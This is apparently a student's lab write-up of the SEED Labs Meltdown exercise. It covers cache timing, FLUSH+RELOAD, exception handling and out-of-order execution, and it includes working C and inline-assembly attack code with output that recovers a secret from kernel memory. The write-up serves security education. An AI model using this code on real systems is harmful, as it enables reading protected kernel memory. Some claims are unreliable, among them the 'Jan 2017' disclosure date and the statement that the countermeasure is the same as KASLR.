Meltdown Attack

Introduction

The meltdown vulnerability was discovered in 2017 and publicly disclosed in Jan 2017, existing in many modern processors including intel and ARM. The meltdown attack exploits the critical vulnerability which allows user-level program to read data stored inside the kernel memory. This vulnerability makes it possible to defeat the hardware protection. The meltdown attack is a special genre of vulnerabilities in the design of CPU's. Such vulnerabilities provide a valuable lesson for security education.

Objectives:


1. To gain hands-on experience about meltdown attack.
2. To know more about meltdown attack, side channel attack, CPU Caching, out-of-order execution inside CPU microarchitecture, kernel memory protection in OS, and kernel module.

Lab Environment:


The lab requires the intel processor made before 2018. This lab works fine with the virtual machine downloaded from the seed labs.

The code compilation will require a flag -march-native with gcc. The march flag tells the compiler to enable all instruction subsets supported by the local machine.

Task 1: Reading from Cache VS from Memory



Cache memory is used to provide the high-speed processors at faster speed. They are very fast in comparison to the main memory. In above code we saw the access time of different elements in the main memory and the access time of information in cache memory.



Observation: In the above screenshot we have the access time of different arrays from the main memory. In the first set of access times we listed all the CPU cycles to access the array from main memory. We have included array [3 × 4096] and [7 × 4096] in the cache memory. For first time it took them 180 and 158 CPU cycles respectively. In the second sets of arrays cycle we can see that the CPU cycle is reduced significantly for array 3 and 7, 86 and 84 CPU cycles respectively. After few runs, we got the values to be low and consistent value. Thus, we can conclude that reading data from Cache is faster than reading from main memory.

Task 2: Using Cache as a Side Channel

For this task we are trying to find a one-byte secret value contained in the variable secret. We defined an array of size 256*4096 bytes. Each element used in RELOAD step is array[i*4096]. Because 4096 is larger than a typical cache size, thus no two different elements array of ‘i’ and ‘j’ will be in same block. We use FLUSH+RELOAD method to find the secret value. This method Flushes the cache, invokes victim function, and Reloads the element as a secret value.

```
[04/15/20]seed@AcharyaDeepak:~/meltdown$ gcc -march=native -o flus
h FlushReload.c
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./flush
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./flush
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./flush
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./flush
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./flush
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./flush
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./flush
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./flush
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./flush
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./flush
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./flush
```

Observation: From the above screenshot, we were able to find the secret message to be 94. But we had to try it several times because the success rate depends on the system and the CACHE_HIT_THRESHOLD, we used 80 in this case. In this case we got one success in 7 runs.

Preparation for the Meltdown Attack

Memory isolation is one of the ways of securing systems which doesn't allow all user-space programs to access the kernel memory. However, the isolation feature is broken by Meltdown attack, which allow unprivileged user-level programs to read arbitrary kernel memory.

Task 3: Place Secret Data in Kernel Space

We store a secret data in kernel space, and we show how a user level program can find out what the secret data is. We use a kernel module to store secret data. For the following program we are entering secret [8] = {'S', 'E', 'E', 'D', 'L', 'a', 'b', 's'} as a secret message in kernel. In later processes we will try to access that message from the normal user.

```
/bin/bash 66x24
[04/15/20]seed@AcharyaDeepak:~/meltdown$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/meltdown
modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-gener
ic'
  CC [M]  /home/seed/meltdown/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/meltdown/MeltdownKernel.mod.o
  LD [M]  /home/seed/meltdown/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generi
c'
[04/15/20]seed@AcharyaDeepak:~/meltdown$ sudo insmod MeltdownKerne
l.ko
[04/15/20]seed@AcharyaDeepak:~/meltdown$ dmesg | grep 'secret data
 address'
[ 1957.447043] secret data address:fa3e5000
[04/15/20]seed@AcharyaDeepak:~/meltdown$
```

Observation: From the above execution of program we found out the address of the secret data is fa3e5000. We will use this address to find out the content of the secret message. We will cache this secret data to enhance the success rate. We created a data entry /proc/secret.data, which provided a window for user level programs to interact with the kernel module. When user level program reads from the entry, read_proc() in kernel module is invoked, inside which, the secret variable is loaded and thus cached by the CPU. From this process we found out the address only not the secret data.

Task 4: Access Kernel Memory from User Space

Now we know the address of the secret message we will see if we can get the secret message from the user level or not. We created the following program to do the experiment.

```
#include<stdio.h>

int main()
{
char *kernel_data_addr = (char*)0xfa3e5000;
char kernel_data = *kernel_data_addr;
printf("YAY!!! I have reached here!!!\n");
return 0;
}
```

```
[04/15/20]seed@AcharyaDeepak:~/meltdown$ vim access.c
[04/15/20]seed@AcharyaDeepak:~/meltdown$ gcc -o access access.c
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./access
Segmentation fault
[04/15/20]seed@AcharyaDeepak:~/meltdown$
```

Observation: From the above screenshot we saw that accessing the kernel memory from the user space will cause the program to crash. We were not able to execute whole program from the normal user level. For the meltdown attack we need to define our own signal handler in the program to capture the exceptions raised by the events. Thus, in the following step we will implement our own exception handler to continue the execution.

Task 5: Exception Handler

Accessing prohibited memory location will raise a SIGSEGV signal, if we cannot let the program to crash. If the program doesn't handle the error, it is handled differently by the OS and will terminate it. We setup the gingal handler, set up checkpoint, roll back to a checkpoint and trigger the exception by using the exception handler.

```
[04/15/20]seed@AcharyaDeepak:~/meltdown$ vim ExceptionHandling.c
[04/15/20]seed@AcharyaDeepak:~/meltdown$ gcc -o exception Exceptio
nHandling.c
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./exception
Memory access violation!
Program continues to execute.
[04/15/20]seed@AcharyaDeepak:~/meltdown$
```

Observation: From the above process we were able to continue by using our own flag handler even though it says memory access Violation.

Task 6: Out of order Execution by CPU

Though we have an address of the kernel, we will fail the access and an exception will rise. In design of intel processor, they forgot about the effect of CPU caches. Thus, in this experiment we will observe the effect caused by an out of order execution. The array 7 is cached due to the out of order execution.

```
[04/15/20]seed@AcharyaDeepak:~/meltdown$ gcc -march=native -o melt
 MeltdownExperiment.c
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/15/20]seed@AcharyaDeepak:~/meltdown$ ./melt
```

Observation: We ran the experiment code and we saw that after executing the program for several runs we were able to access the content from cached memory. We were able to see the content of array 7. We will use this concept to bring the secret message in the cache and display the secret message by exploiting the out of order CPU vulnerability in the meltdown attack.

Task 7: The Basic Meltdown Attack

From above steps we saw that out-of-order execution creates an opportunity for us to read the kernel memory, and then use the data to conduct operations that can cause observable

7.1 Naive Approach

```
[04/17/20]seed@AcharyaDeepak:~/meltdown$ vim MeltdownExperiment.c
[04/17/20]seed@AcharyaDeepak:~/meltdown$ gcc -march=native -o melt
 MeltdownExperiment.c
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
array[255*4096 + 1024] is in cache.
The Secret = 255.
```

Observation: In this approach we tried to change array 7 to array meltdown but we were able to get the memory access when we ran it for several times. From the above step we got that the secret value is 255 after we ran it several times. We will try to improve the attack in next step.

Task 7.2: Improve by Getting Secret Data Cached

We will try to get the secret data cached before launching the attack. We let user-level program to invoke a function inside the kernel module. This function will access the secret data without leaking it to the user-level program. We added the given code and we got the following result

```
[04/17/20]seed@AcharyaDeepak:~/meltdown$ gcc -march=native -o melt
 MeltdownExperiment.c
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
```

Observation: With adding the above code we were able to access the secret data slightly faster than from the above step.

Task 7.3: Using Assembly Code to Trigger Meltdown

We were not very effectively do the attack, so in this process we are trying to add some Assembly instruction before the kernel memory access.

```
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/17/20]seed@AcharyaDeepak:~/meltdown$
```

When I set the loop to 100

The secret message access time was fast.

```
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./melt
Memory access violation!
[04/17/20]seed@AcharyaDeepak:~/meltdown$
```

I set loop to 2000


The chance of getting the secret message was slower than before.

Observation: Thus, when we added the Assembly code, we were able to increase the chance of attack. We set the loop to low number and the attack was fast and when we set that value to higher number process was slow.


Task 8: Make the Attack More Practical: From above experiments we were able to attack sometimes, and we failed sometimes with wrong values sometimes.

```
void meltdown_asm(unsigned long kernel_data_addr, int index)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)(kernel_data_addr + index);
   array[kernel_data * 4096 + DELTA] += 1;
}
```

```
int get(int index)
{
  int i, j, ret = 0;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }

  memset(scores, 0, sizeof(scores));
  flushSideChannel();


  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
       ret = pread(fd, NULL, 0, 0);
       if (ret < 0) {
         perror("pread");
         break;
```



```
        break;
      }

      // Flush the probing array
      for (j = 0; j < 256; j++)
            _mm_clflush(&array[j * 4096 + DELTA]);

      if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xfa3e5000,ind
ex); }

      reloadSideChannelImproved();
  }

  // Find the index with the highest score.
  int max = 0;
  for (i = 0; i < 256; i++) {
      if (scores[max] < scores[i]) max = i;
  }

  printf("The secret value is %d %c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);

  return 0;
```



```
int main()
{
for(int i= 0; i<8;i++)
{
get(i);
}
return 0;
}
```

Explanation of Updated Code: For improvement of the accuracy we used statistical method. The revised code is shown in the screen shot above. First, I added an argument “int index” in our meltdown_asm function. I updated the kernel address to add the index value each time get function calls meltdown_asm. Then I renamed the main function to get(i) for obtaining the index value of the memory location. I added the starting address of our secret message in the meltdown_asm function inside function get(). With this I was able to get the first letter of my secret message. Finally, in my main function I called the function get in a loop for eight times with increment of one each time to access all 8 bytes of my secret message.

```
[04/17/20]seed@AcharyaDeepak:~/meltdown$ vim MeltdownAttack.c
[04/17/20]seed@AcharyaDeepak:~/meltdown$ gcc -march=native -o at M
eltdownAttack.c
[04/17/20]seed@AcharyaDeepak:~/meltdown$ ./at
The secret value is 83 S
The number of hits is 905
The secret value is 69 E
The number of hits is 941
The secret value is 69 E
The number of hits is 937
The secret value is 68 D
The number of hits is 957
The secret value is 76 L
The number of hits is 947
The secret value is 97 a
The number of hits is 958
The secret value is 98 b
The number of hits is 958
The secret value is 115 s
The number of hits is 956
[04/17/20]seed@AcharyaDeepak:~/meltdown$ vim MeltdownAttack.c
```

Observation: Thus, from the loop I was able to get all eight characters of our secret message as shown in the screenshot above. Each time the main function called function Set(i), the value of 'i' was incremented each time and the increased value of index by one which was added to our address and was able to get all eight characters of the secret message.

Summary:

The Meltdown attack exploits a race condition vulnerability inside CPU. Thus, from this experiment we saw that with the race condition can exploit in kernel level too. The counter measure for the meltdown attack is harder because it is a hardware vulnerability, so we must replace the device to protect the meltdown attack. The techniques used by the hardware developers as a countermeasure is same as Kernel Address Space Layout Randomization. BY randomizing the kernel address it would be almost impossible for this attack to complete. Thus, while building any security related devices, the developers should pay attention in microarchitecture level.